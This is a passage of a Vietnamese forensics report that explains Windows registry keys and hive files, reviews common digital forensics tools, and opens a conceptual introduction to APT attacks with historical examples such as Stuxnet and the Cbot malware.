


Kết quả cho ta một key có tên **evtxfile** nằm trong cùng rootkey HKCR. Với kết quả tìm được, có thể xác định chương trình nào đã được sử dụng để chạy file dạng .evxt và ở trường hợp này chính là Event Viewer, nó còn cho biết vị trí trong filesystem:



Thực chất, những thông tin trong rootkey HKCR này được lấy từ hai nguồn:

- HKEY\_LOCAL\_MACHINE\Software\Classes
- HKEY\_CURRENT\_USER\Software\Classes



Thông thường HKCR chỉ ánh xạ từ HKLM\Software\Classes, đây có thể coi như là mặc định nhưng nếu user cụ thể nào đó sử dụng một chương trình khác để mở một định dạng file HKCU\Software\Classes sẽ được sử dụng và chỉ liên kết với user cụ thể đó.

Ví dụ khi user sử dụng chương trình khác nhau để mở file PDF, khi user đăng nhập vào hệ thống, hệ điều hành sẽ load profile của user đó bao gồm cả tùy chọn chương trình để mở file PDF mà họ đã cài đặt và lúc này chính là trong HKCU\Software\Classes.


## HKEY\_LOCAL\_MACHINE

Chứa thông tin cấu hình, cài đặt của máy tính. Rootkey này dùng cho bất kỳ user nào. Rootkey này có 5 subkeys chính:

- System: Chứa cấu hình hệ thống, chẳng hạn như computer name, system time zone, network interfaces.
- Software: Chứa cài đặt, cấu hình về những ứng dụng được cài đặt trên hệ thống và những services của hệ điều hành.
- SAM: Security Account Manager, chứa thông tin bảo mật về user và group.
- Security: Chứa chính sách bảo mật của hệ thống.
- Hardware: Thông tin về thiết bị hardware kết nối tới hệ thống. Những thông tin này được lưu trữ trong suốt quá trình hệ thống khởi động.

## HKEY\_USERS


Lưu những thông tin của tất cả các user, mỗi user là một nhánh với tên là số ID của user đó. Hãy cùng xem ví dụ sau đây:



- Default: Đây là cấu hình mặc định cho bất kỳ user nào và nó nằm tại `%SystemDriver%\Users\Default`
- S-1-5-18: Đây là system profile và nó nằm tại `%systemroot%\system32\config\systemprofile`
- S-1-5-19: Liên quan đến LocalService nằm tại `%systemroot%\C:\Windows\Serviceprofiles\LocalService`
- S-1-5-20: Liên quan đến NetworkService tại `%systemroot%\C:\Windows\Serviceprofiles\NetworkService`
- S-1-5-21-3482516662-285582109-1244947143-1001: Đây chính là người dùng hiện đăng nhập với SID đầy đủ của họ. Và nó nằm tại `C:\User\[username]`.
- Còn mục S-1-5-21-3482516662-285582109-1244947143-1001-Classes chính là phần chúng ta đã nhắc tới trong HKEY\_CLASSES\_ROOT.

## HKEY\_CURRENT\_USER

Lưu những thông tin cho người dùng đang đăng nhập. Các thư mục, màu màn hình, cài đặt Control Panel được lưu trữ tại đây. Thông tin này được liên kết với profile của user. Nó là nhánh con của HKEY\_USERS.



Và rootkey cuối cùng HKEY\_CURRENT\_CONFIG: Lưu thông tin về phần cứng hiện tại đang dùng.

#### 4. System hives

Windows Registry không đơn giản là một file mà là một tập hợp các file riêng lẻ, gọi là hive. Mỗi hive chứa một nhánh Registry. Hầu hết được lưu trong thư mục “Windows\System32\Config”. Cụ thể:


HKEY\_LOCAL\_MACHINE\SYSTEM: \system32\config\system

HKEY\_LOCAL\_MACHINE\SAM: \system32\config\sam

HKEY\_LOCAL\_MACHINE\SECURITY: \system32\config\security

HKEY\_LOCAL\_MACHINE\SOFTWARE: \system32\config\software

Các **registry hives** này là **DEFAULT**, **SAM**, **SECURITY**, **SOFTWARE** và **SYSTEM**. Các tệp tương ứng với ý nghĩa của chúng trong **registry**.




Tất cả các tệp hệ thống sẽ nằm trong **HKEY\_LOCAL\_MACHINE**, chúng chứa thiết lập hệ thống, tệp khởi động, cấu hình máy và các tệp mặc định khác.

**SYSTEM, SOFTWARE, SAM, SECURITY** hive mình đã đề cập ở phần trên.

Còn **AMCACHE.HIVE** là một hive mới, hive này xuất hiện bắt đầu từ Windows 8 và nó cũng được cập nhật trên Windows 7. Hive này chứa thông tin liên quan đến việc theo dõi các tệp thực thi, nơi thực thi và một số thông tin liên quan.

## 5. User Registry Hives



- Đối với hệ thống máy tính có nhiều user. Mỗi user đều sẽ có một registry hive riêng.

- Registry hive theo từng cá nhân sẽ cung cấp cho chúng ta thông tin về hoạt động của họ trên máy tính và đây là một thông tin rất quan trọng trong điều tra số.

## NTUSER.DAT

Ví trí của file trên các OS:

- C:\Documents and Settings\<username>\NTUSER.dat (XP)
- C:\Users\<username>\NTUSER.dat (Win7-Win10)

Name	Date modified	Type	Size
NTUSER.DAT	2/1/2021 9:54 AM	DAT File	2,048 KB
ntuser.dat.LOG1	1/12/2018 12:11 AM	LOG1 File	384 KB
ntuser.dat.LOG2	1/12/2018 12:11 AM	LOG2 File	513 KB

Như đã đề cập, trong mỗi tài khoản người dùng là một file có tên NTUSER.DAT. File này chứa các cài đặt và tùy chọn cho mỗi người dùng riêng biệt. Mỗi khi bạn có thao tác nào đó cài đặt chương trình mới nào đó, hay các tùy chọn như đặt mặc định cho một máy in mới, Windows sẽ cần ghi nhớ tùy chọn đó của bạn vào lần tải tiếp theo.

Đầu tiên những thông tin mới này sẽ được lưu vào HKEY\_CURRENT\_USER. Và sau đó, khi bạn tắt máy hay đăng xuất, những thông tin đó sẽ được lưu vào file NTUSER.DAT. Và vào lần đăng nhập sau đó, Windows sẽ tải NTUSER.DAT vào bộ nhớ và tất cả các tùy chọn của bạn sẽ tải lại vào Registry.

Registry có thể được sử dụng để liệt kê các tệp được sử dụng gần đây nhất, các tệp cuối cùng đã tìm kiếm trên ổ cứng, các URL được nhập cuối cùng mà người dùng đã nhập vào windows trình duyệt của mình. Nó cũng có thể hiển thị các lệnh cuối cùng được thực thi trên hệ thống cũng như các tệp đã được mở, ...

## USRCLASS.DAT

Trong Win7-Win10, file này nằm tại:

C:\Users\<username>\AppData\Local\Microsoft\Windows\USRCLASS.DAT

Hive chứa một số thông tin chính liên quan đến thông tin thực thi của chương trình.

Mục đích chính của UsrClass.dat là hỗ trợ registry root ảo hóa cho User Account Control (UAC).

### 1.2.3. Các công cụ phổ biến

#### 1. Autopsy



Hình 1.12. Phần mềm Autopsy

Autopsy là phần mềm pháp y kỹ thuật số mã nguồn mở cung cấp cho các nhà điều tra một cơ sở làm việc đầy đủ.


##### ❖ Ưu điểm

- Khả năng phân tích mở rộng: Bộ tính năng của Autopsy trải dài từ lọc tệp đến phân tích sổ đăng ký, khiến nó trở thành một công cụ linh hoạt cho nhiều loại cuộc điều tra.
- Hỗ trợ cộng đồng: Do tính chất mã nguồn mở nên nó được hưởng lợi từ việc sử dụng và tham gia rộng rãi, dẫn đến sự phát triển ổn định.
- Tài nguyên giáo dục: Nhiều tính năng và giá thành bằng không đã khiến nó trở thành lựa chọn phổ biến trong lớp học.

##### ❖ Nhược điểm

- Các vấn đề về hiệu suất: Khi xử lý các tập dữ liệu lớn hơn, Autopsy có thể chậm, ảnh hưởng đến hiệu quả.
- Hỗ trợ hạn chế: Mặc dù cộng đồng hỗ trợ rất mạnh mẽ, nhưng hỗ trợ chính thức có thể còn thiếu, đặc biệt là đối với các truy vấn phức tạp.

## 2. FTK (Bộ công cụ pháp y)



Hình 1.13. Công cụ FTK

FTK là công cụ phân tích pháp y hàng đầu với các tính năng thu thập và phân tích dữ liệu mở rộng.


### ❖ Ưu điểm

- Khả năng xử lý mạnh mẽ: Có khả năng xử lý khối lượng dữ liệu lớn một cách nhanh chóng, cho phép phân tích nhanh chóng.
- Tính linh hoạt: Hữu ích cho nhiều cuộc điều tra pháp y vì hỗ trợ định dạng tệp linh hoạt và có nhiều tính năng.
- Chức năng cộng tác: Nhờ cải thiện tinh thần làm việc nhóm, các cuộc điều tra có thể diễn ra nhanh hơn.

### ❖ Nhược điểm

- Chi phí : Là một dịch vụ cao cấp, dịch vụ này có thể quá đắt đối với một số doanh nghiệp, đặc biệt là những doanh nghiệp có quy mô nhỏ.
- Độ phức tạp : Người dùng ít hiểu biết có thể nản lòng vì phần mềm có đường cong học tập quá cao, điều này có thể làm chậm quá trình điều tra.

### 3. VIP 2.0 (Video Investigation Portable)



Hình 1.14. Công cụ VIP 2.0

VIP 2.0 là phần mềm giám định video tất cả trong một dành cho ổ đĩa CCTV DVR/NVR do SalvationDATA phát triển. Nó có thể khôi phục hiệu quả các video đã xóa, bị mất hoặc bị phân mảnh và thực hiện giám định nhanh chóng và hiệu quả.

#### ❖ Ưu điểm

- Đa nhiệm: Có khả năng xử lý tới 8 tác vụ cùng lúc, nâng cao năng suất.
- Hỗ trợ nhiều thương hiệu: Từ Hikvision đến Sony, giải pháp này hỗ trợ nhiều thương hiệu giám sát video, mang lại sự linh hoạt trong quá trình điều tra.
- Tính năng tích hợp: Bao gồm mọi thứ từ truy xuất video đến báo cáo pháp y, khiến đây trở thành giải pháp toàn diện.
- Thân thiện với người dùng: Với khả năng bảo vệ ghi logic và vật lý, thiết kế thân thiện với người dùng và tạo báo cáo pháp y tự động, công cụ này giúp hợp lý hóa quy trình điều tra.

#### ❖ Nhược điểm

- Chi phí: Không giống như một số giải pháp nguồn mở, VIP 2.0 không miễn phí, điều này có thể là rào cản đối với một số người dùng.

#### 4. Sleuth Kit



*Hình 1.15. Công cụ Sleuth Kit*

Chức năng chính của Sleuth Kit miễn phí và mã nguồn mở là phân tích hệ thống tập tin và sắp xếp dữ liệu.

##### ❖ Ưu điểm

- Hỗ trợ hệ thống tập tin: Sleuth Kit hỗ trợ nhiều hệ thống tập tin khác nhau, đảm bảo khả năng tương thích với nhiều nền tảng.
- Cơ hội nghiên cứu và cộng đồng: Là mã nguồn mở, đây là mảnh đất màu mỡ cho các nhà nghiên cứu và nhận được sự ủng hộ mạnh mẽ từ cộng đồng.
- Tích hợp với Autopsy: Có thể sử dụng cùng với Autopsy để tạo ra trải nghiệm GUI, nâng cao khả năng sử dụng.

##### ❖ Nhược điểm

- Độ phức tạp: Sử dụng dòng lệnh nên có thể gây khó khăn cho người mới bắt đầu.
- Tùy chọn GUI hạn chế: Mặc dù tích hợp với Autopsy, nhưng các tùy chọn GUI gốc lại bị hạn chế, điều này có thể gây cản trở cho một số người dùng.

## 5. Cellebrite UFED



Hình 1.16. Công cụ Cellebrite UFED

Cellebrite UFED chuyên về **phần mềm pháp y di động** để thu thập và phân tích dữ liệu .

### ❖ Ưu điểm

- Khả năng tương thích với nhiều thiết bị: Từ điện thoại thông minh đến máy tính bảng, sản phẩm hỗ trợ nhiều loại thiết bị di động.
- Cập nhật thường xuyên: Ứng dụng này luôn theo kịp sự thay đổi của thị trường di động thông qua các bản cập nhật liên tục.
- Trích xuất dữ liệu đám mây tích hợp: Thậm chí có thể trích xuất dữ liệu từ các bản sao lưu đám mây, cung cấp khả năng phân tích toàn diện.

### ❖ Nhược điểm

- Chi phí cao: Đây là một công cụ cao cấp, có khả năng nằm ngoài tầm với của các tổ chức nhỏ.
- Yêu cầu đào tạo: Tính năng phức tạp của nó đòi hỏi phải có chương trình đào tạo phù hợp, điều này có thể gây ra nhiều thách thức.

## 6. Velociraptor



Hình 1.17. Công cụ Velociraptor

**Velociraptor** là một công cụ pháp y mã nguồn mở mạnh mẽ được thiết kế để thu thập, phân tích và giám sát hệ thống từ xa.

### ❖ Ưu điểm

- **Thu thập dữ liệu toàn diện:** Velociraptor có thể thu thập bằng chứng từ nhiều nguồn như registry, log, và các tệp cấu hình trên cả hệ thống Windows, Linux và macOS.
- **Khả năng giám sát từ xa:** Có thể giám sát nhiều máy tính trong mạng từ xa, cho phép quản lý và phân tích sự kiện trên diện rộng.
- **Tích hợp Elastic Stack:** Dữ liệu thu thập có thể được tích hợp với Elastic Stack để phân tích và trực quan hóa, giúp dễ dàng theo dõi và điều tra các sự kiện an ninh.
- **Miễn phí và mã nguồn mở:** Là một công cụ mã nguồn mở, Velociraptor giúp tiết kiệm chi phí so với các công cụ pháp y khác.

### ❖ Nhược điểm

- **Yêu cầu kỹ thuật cao:** Việc triển khai và cấu hình Velociraptor đòi hỏi người dùng có kiến thức sâu về hệ thống và mạng, có thể gây khó khăn cho những người mới bắt đầu.

## 1.3. Giới thiệu về tấn công APT và Atomic Red Team

### 1.3.1. Tổng quan về tấn công APT


#### ❖ Khái niệm về tấn công APT

Thuật ngữ APT (Advanced Persistent Threat) được dùng để chỉ kiểu tấn công dai dẳng và có chủ đích vào một thực thể. Kẻ tấn công có thể được hỗ trợ bởi chính phủ của một nước nào đó nhằm tìm kiếm thông tin tình báo từ một chính phủ nước khác. Tuy nhiên không loại trừ mục tiêu tấn công có thể chỉ là một tổ chức tư nhân.

Cho đến nay, tấn công APT thường được dùng với mục đích:

- Thu thập thông tin tình báo có tính chất thù địch.
- Đánh cắp dữ liệu và bán lại bí mật kinh doanh cho các đối thủ.
- Làm mất uy tín của cơ quan tổ chức.
- Phá hoại, gây bất ổn hạ tầng CNTT, viễn thông, điện lực,...

Cuộc tấn công vào website của hãng bảo mật RSA năm 2011, bằng cách lợi dụng lỗ hổng trên Flash Player, hoặc cuộc tấn công sử dụng sâu Stuxnet nhằm vào các cơ sở hạt nhân của Iran có thể được coi là những ví dụ điển hình của thể loại tấn công mạng kiểu này. Tại Việt Nam, trong suốt tháng 7/2013, việc một số báo điện tử phải chịu một cuộc tấn công kéo dài, có chủ đích, gây khó khăn cho việc truy nhập vào website, cũng thuộc dạng tấn công APT này.



Hình 1.18. Tấn công APT


Trong quá trình chống lại những đợt tấn công DDoS nhắm vào một số báo điện tử tại Việt Nam thời gian vừa qua, các tổ chức an ninh mạng đã tìm ra những mã độc tạo botnet và đã phát hiện ra một loại mã độc nguy hiểm có tên gọi Cbot đang lây nhiễm trên nhiều máy tính.

Về cơ bản, Cbot thực hiện giả mạo các phần mềm chính thống, tuy nhiên mức độ tinh vi của chúng là hoạt động rất âm thầm, bản thân Cbot “án binh bất động” trong một khoảng thời gian dài và chỉ bùng phát hoạt động mạnh mẽ sau khi nhận được lệnh từ máy chủ điều khiển. Với cách hoạt động âm thầm, Cbot hoàn toàn có thể cập nhật phiên bản mới bất cứ lúc nào nếu nó bị các phần mềm diệt virus nhận diện.

